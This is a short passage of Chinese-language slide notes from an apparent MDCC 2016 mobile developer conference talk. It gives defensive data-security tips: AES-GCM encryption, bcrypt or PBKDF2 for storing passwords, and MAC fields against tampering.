  - Log中? KV中? DB中?
- 如何存?
  - 数据脱敏
    - Tips: AES算法的使用你了解多少?  
强烈建议使用 AES\_GCM
  - 常见误区: 密码如何存?
    - **Bcrypt/PBKDF2 (你所有的代码和数据库都被拿走了, 仍难以破解)**
  - 防篡改
    - MAC字段
    - 新的手段: “区块链”



- 结束了么？

MDCC  
2016

中国移动开发者大会  
Mobile Developer Conference China 2016

欢迎各种安全方面的交流讨论 ☺

[mdcc.csdn.net](http://mdcc.csdn.net)